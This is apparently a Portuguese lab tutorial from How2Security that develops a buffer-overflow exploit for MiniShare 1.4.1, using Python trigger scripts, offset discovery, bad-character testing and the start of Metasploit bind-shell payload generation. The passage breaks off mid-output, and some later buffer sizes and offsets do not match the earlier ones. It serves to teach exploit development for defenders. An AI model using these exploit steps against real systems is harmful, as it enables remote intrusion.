Visão

Com a crescente demanda sobre Tecnologias, percebemos que muitas pessoas apesar de buscarem informações, não possuem fontes que queiram realmente passar o conhecimento da maneira como ela deve ser, livre e com embasamento técnico que permita ser aplicado e utilizado quando necessário, além de serem testados em sua criação, tornando esta informação útil e confiável.

Missão

O Laboratório foi criado com a intenção de buscar e disseminar o conhecimento de uma maneira clara e objetiva, de forma gratuita, auxiliando na evolução dos membros e da sociedade na qual estas informações são compartilhadas, buscando o crescimento de todos os envolvidos nesta criação de valores.

Autor: Wellington Silva
Revisor: André Silva

Caso você pense que com a leitura dos materiais da How2Security, você irá se tornar um Cracker capaz de invadir sistemas, se você espera encontrar aqui scripts infalíveis para invasão e, a partir deles, sair por aí invadindo computadores, essa não é a leitura indicada. Indicamos, sim a leitura do Código Penal (Lei 2.848/1940), principalmente a Lei Carolina Dickmann (Lei 12.737/2012), nos Artigos 154-A e 154-B.

154-A Invadir dispositivo informático alheio, conectado ou não à rede de computadores, mediante violação indevida de mecanismo de segurança e com o fim de obter, adulterar ou destruir dados ou informações sem autorização expressa ou tácita do titular do dispositivo ou instalar vulnerabilidades para obter vantagem ilícita:

Pena – Detenção, de 3 meses a 1 ano, e multa

Este material é um conjunto de informações compiladas de documentos e ferramentas do Mundo Underground testadas em ambiente de laboratório na nossa intranet. Desta forma, todo conhecimento aqui condensado é tangível, assim como as orientações das contramedidas.

Dessa forma, esperamos ter sido bem claros que, em momento algum, estamos com a pretensão de ensinar a você como se tornar um invasor. Estaremos sim, mostrando muitas das técnicas utilizadas pelos crackers e, em alguns casos, pelos scripts kiddies, para que você, como administrador de redes, seja capaz de identificá-las em tempo hábil para se defender, antes que alguém com desejos menos nobres ô faça por você.

Assim sendo, todo o conteúdo dessa literatura tem apenas o objetivo didático de informar e preparar os administradores de redes dos novos tempos. Em momento algum nos responsabilizamos pelo mau uso desse conhecimento ou por danos causados em seu equipamento ou de terceiros, assim como também não somos responsáveis pelos códigos e ferramentas aqui citados.

Sandro Melo

Adaptado por Wellington Silva aka Well

Autor: Wellington Silva
Revisor: André Silva

0 – Exploitation MiniShare 1.4.1

O **MiniShare**, é um software de compartilhamento de arquivos, com a proposta de ser fácil de utilizar, sem a necessidade de ter habilidades em serviços e servidores web com o mesmo propósito.

Segundo o pessoal que fez o **Disclosure** no **Exploit-DB** (http://www.exploit-db.com/exploits/616/) a vulnerabilidade é um **Buffer Overflow** simples no comprimento do link passado na conexão com a aplicação.

Como no exemplo anterior, a **URL** é passada para o **MiniShare** como uma cadeia de caracteres, e com isso, devemos nos preocupar com os **BadChar** e com o endereço de retorno não conter **Null Bytes**.

Além desses cuidados, estamos lidando com o protocolo **HTTP** que tem cabeçalho e rodapé (Header e Trailer) no campo onde temos o **buffer overflow** (aqui chamamos de rodapé a sinalização de fim do cabeçalho, apenas para deixar mais claro na hora de montar o **Payload**).

Este cabeçalho é o comando, que no nosso caso será uma requisição, comando **GET** e um rodapé que sinaliza o fim da requisição que é a versão do protocolo (**HTTP/1.1**), com dois **Carrier Return** (**CR**, ou **\r** ou **0x0D**) e dois **New Line** (**NL**, ou **LF**, ou **\n** ou **0x0A**) ficando da seguinte forma **HTTP/1.1\r\n\r\n**.

Só com essas informações já podemos deduzir que além dos **Null Bytes** que sinaliza o fim da cadeia de caracteres (**0x00**), devemos evitar o **CR (0x0D)** e possivelmente o **NL/LF (0x0A)** que indicará o fim da **URL** quebrando nosso **Payload**.

Vamos à exploração.

1 – Fuzzing da Aplicação Alvo MiniShare 1.4.1

Este aplicativo que já foi anunciado os bugs de segurança e tem mais de **10 anos** desde do seu **Disclosure**, desta forma iremos realizar apenas um **PoC (Proof of Concept)**, de forma demonstrativa das técnicas aplicadas para a criação do **exploit**.

Vamos executar o aplicativo servidor com a vulnerabilidade e então iremos criar um script para explorar este **buffer overflow**.

Autor: Wellington Silva
Revisor: André Silva

Figura 01 – Servidor Vulnerável Executando

Agora vamos criar o script em **Python** para **2 mil bytes** na URL da aplicação para ver como ela se comporta.

```
root@kali-wellx64:~/dev/win_exploit# ./triggerMiniShare.py 192.168.5.229 80


################################################################################
#   Exploit Vuln Buffer Overflow in MiniShare 1.4.1 by Wellington (aka Well)
#   www.how2security.com.br
#   Email: wellington @ how2security.com.br
################################################################################

[-]Trigger send to target successfully...
[-]Look at target machine...

root@kali-wellx64:~/dev/win_exploit#
```

Agora vamos olhar o que aconteceu na aplicação servidora.

Autor: Wellington Silva
Revisor: André Silva



Figura 02 – Buffer Recebido na Aplicação Servidora

A aplicação recebeu **2000 bytes** e **quebrou (Crash)**.

Nas informações do relatório diz que o **Offset** foi sobrescrito com o valor **41414141** hexadecimal, que em **ASCII** representa o caractere **"A"**.

Esta exceção foi gerada pelo sistema operacional para que apenas a aplicação trave em vez do sistema inteiro.

Vamos fazer o **Debugging** da aplicação com o **Immunity Debugger**.

Abra o **Immunity Debugger**, clique em **File** no **Menu**, clique em **Attach** e selecione nosso executável em seguida clique no botão **Attach**.

Autor: Wellington Silva
Revisor: André Silva



Figura 03 – Anexando o Executável no Immunity Debugger

O executável irá parar no **Entry Point** do programa. Em seguida reinicie e execute a aplicação clicando no **Menu Debug** → **Restart** e depois em **Menu Debug** → **Run**.

Vamos ao nosso trigger e enviar **2000** vezes o caractere **A** novamente.

```
root@kali-wellx64:~/dev/win_exploit# ./triggerMiniShare.py 192.168.5.229 80


################################################################################
#   Exploit Vuln Buffer Overflow in MiniShare 1.4.1 by Wellington (aka Well)
#   www.how2security.com.br
#   Email: wellington @ how2security.com.br
################################################################################

[-]Trigger send to target successfully...
[-]Look at target machine...

root@kali-wellx64:~/dev/win_exploit#
```

Observe que houve um **Access Violation** e o **Registrador EIP** foi sobrescrito com o endereço **41414141**. Mostrando que podemos manipular o endereço da próxima instrução.

Autor: Wellington Silva
Revisor: André Silva



Figura 04 – Access Violation [41414141]

Vamos começar a criar nosso **Fuzzer** para alinhar o gatilho do **Bug** e alinhar as questões de memória. Antes criamos um script de manipulação (**handler**), para assim termos ideia do quanto podemos manipular para começar nosso **exploit**.

Primeiramente vamos criar um **pattern** com **2000 caracteres**, para isso:

```
root@kali-wellx64:~/dev/win_exploit# `locate pattern_create` 2000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6
--==[ Resumido ]==--
3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co

root@kali-wellx64:~/dev/win_exploit#
```

Agora vamos colar essa sequência de caracteres em nosso script e executá-lo para ver onde a aplicação quebra.

```
root@kali-wellx64:~/dev/win_exploit# ./fuzzyMiniShare.py 192.168.5.229 80
################################################################################
#   Exploit Vuln Buffer Overflow in MiniShare 1.4.1 by Wellington (aka Well)
#   www.how2security.com.br
#   Email: wellington @ how2security.com.br
################################################################################

[-]Fuzzy sent to target successfully...
[-]Look EIP|RIP registry  at target machine...

root@kali-wellx64:~/dev/win_exploit#
```

Autor: Wellington Silva
Revisor: André Silva

Vamos olhar no **Debugger** para ver os valores de **EIP** e **ESP** para alinharmos o **handler**.



Figura 05 - Fuzzing

Com os valores de **EIP (36684335)** e **ESP (Ch7C)**, vamos obter os valores com o ***pattern_offset*** para começarmos a criar nosso **handler**.

```
root@kali-wellx64:~/dev/win_exploit# `locate pattern_offset` 36684335
[*] Exact match at offset 1787 ← Valor de EIP

root@kali-wellx64:~/dev/win_exploit# `locate pattern_offset` Ch7C
[*] Exact match at offset 1791 ← Valor de ESP

root@kali-wellx64:~/dev/win_exploit#
```

Muito bom agora vamos criar nosso **handler** alinhando o gatilho, para isso, iremos enviar **1787 "A"**, em seguida **4 "B"** para sobrescrever o **EIP**, em seguida **4 "C"** para ver se sobrescrevemos o **ESP** e por fim mais outros tantos **"A"** para colocar nosso **exploit**.

```
# Trigger the Bug
trigger = "A" * 1787

# Handler Return Address (EIP)
retaddr = "B" * 4

# Handler ESP Registry
espreg = "C" * 4

# SHELLCODE
shellcode = "A" * (2000 - (1787 + 4 + 4))

payload = header + trigger + retaddr + espreg + shellcode + trailer
```

Vamos executar nosso script:

```
root@kali-wellx64:~/dev/win_exploit# ./handlerMiniShare.py 192.168.5.229 80


##############################################################################
#   Exploit Vuln Buffer Overflow in MiniShate 1.4.1 by Wellington (aka Well)
```

```
#   www.how2security.com.br
#   Email: wellington @ how2security.com.br
################################################################################

[-]Fuzzy sent to target successfully...
[-]Look EIP|RIP registry  at target machine...

root@kali-wellx64:~/dev/win_exploit#
```

Vamos olhar no **Debugger**.



Figura 06 – Stack Após executar o Script de Handler

Bom conseguimos manipular todos os registradores que necessitávamos, ainda nos falta saber quais são os **Bad Chars** desta aplicação. Todos os **Bad Chars** podem parar nosso **shellcode**, pois ele pode ser interpretado pela aplicação de forma diferente do esperado. Como o **Buffer** aqui é **string** qualquer **Null-Byte** quebra nosso **shellcode**.

Vamos criar uma aplicação para gerar todos os caracteres em hexadecimal (de **'\x00..\xFF'**) e criar uma variável **badchar** e atribuir o valor gerado.

```
root@kali-wellx64:~/dev/win_exploit# gcc badchar.c badchar

root@kali-wellx64:~/dev/win_exploit# ./badchar
"\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13
\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\
x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x
3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x5
0\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64
\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\
x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x
8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa
1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5
\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\
xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\x
de\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf
2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"

root@kali-wellx64:~/dev/win_exploit#
```

Autor: Wellington Silva
Revisor: André Silva

```
# Look for Bad Characteres - look at badchar.c source file,
# in order to create full characters
# Before execute and find bad character, remove bad character belong, and run
again
badchar = (
"\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13
\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\
x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x
3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x5
0\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64
\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\
x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x
8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa
1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5
\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\
xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\x
de\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf
2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)

# SHELLCODE
shellcode = "A" * (2000 - (1787 + 4 + 256))

payload = header + trigger + retaddr + badchar + shellcode + trailer
```

Agora execute novamente o **exploit**.

```
root@kali-wellx64:~/dev/win_exploit# ./badcharMiniShare.py 192.168.5.229 80


################################################################################
#   Exploit Vuln Buffer Overflow in MiniShare 1.4.1 by Wellington (aka Well)
#   www.how2security.com.br
#   Email: wellington @ how2security.com.br
################################################################################

[-]Bad Characters sent to target successfully...
[-]Look for Memory Dump in order to see crash shellcode at target machine...

root@kali-wellx64:~/dev/win_exploit#
```

Agora no **Debugger** vamos na área dos registradores do **Debugger** clique no registrador **ESP**, clique com o botão direito do mouse no endereço de **ESP**, e clique em **Follow in Dump** e observe se houve alguma quebra do nosso **shellcode**.



Figura 07 – Procurando por Bad Chars

Agora vamos editar nosso ***badcharMiniShare.py*** removendo o caractere que quebra nosso **shellcode** e vamos executar novamente.

```
# Look for Bad Characteres - look at badchar.c source file,
# in order to create full characters
# Before execute and find bad character, remove bad character belong, and run
again
# Bad Chars:
# \x00 → Null Byte
# \x0D → CR ou \r
badchar = (
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0e\x0f\x10\x11\x12\x13\x14\x15

--=[ … ]==--

\xfc\xfd\xfe\xff"
)

# SHELLCODE
shellcode = "A" * (5000 - (524 + 4 + 255))

payload = trigger + retaddr + badchar + shellcode
```

Após a execução obtivemos o seguinte resultado.

Autor: Wellington Silva
Revisor: André Silva



Figura 08 – Procurando BadChars

Observe que agora não houve quebra do **shellcode**, isso é muito bom, pois significa que os caracteres que pode quebrar nosso **shellcode** é o **NULL (0x00) e CR (0x0D)**.

Agora podemos ir para o estado da arte.

2 – Injetando uma Shell Interativa

Para isso, devemos construir um socket em **OpCode**, que fique ouvindo em uma porta **TCP** que entregue uma **shell** (que no casso do **Windows** é um **CMD.EXE**). Poderíamos construir um, porém para agilizar iremos utilizar o **Framework Metasploit** para criar um, já retirando os **BadChars** encontrado no nosso **fuzzy**, da seguinte forma:

```
root@kali-wellx64:~# msfconsole

--==[ Resumido ]==--

       =[ metasploit v4.11.5-2016010401                   ]
+ -- --=[ 1517 exploits - 875 auxiliary - 257 post        ]
+ -- --=[ 436 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use payload/windows/shell_bind_tcp

msf payload(shell_bind_tcp) > generate -h
Usage: generate [options]

Generates a payload.

OPTIONS:

    -E        Force encoding.
    -b <opt>  The list of characters to avoid: '\x00\xff'
    -e <opt>  The name of the encoder module to use.
```

```
    -f <opt>  The output file name (otherwise stdout)
    -h        Help banner.
    -i <opt>  the number of encoding iterations.
    -k        Keep the template executable functional
    -o <opt>  A comma separated list of options in VAR=VAL format.
    -p <opt>  The Platform for output.
    -s <opt>  NOP sled length.
    -t <opt>  The output format:
bash,c,csharp,dw,dword,hex,java,js_be,js_le,num,perl,pl,powershell,ps1,py,python,
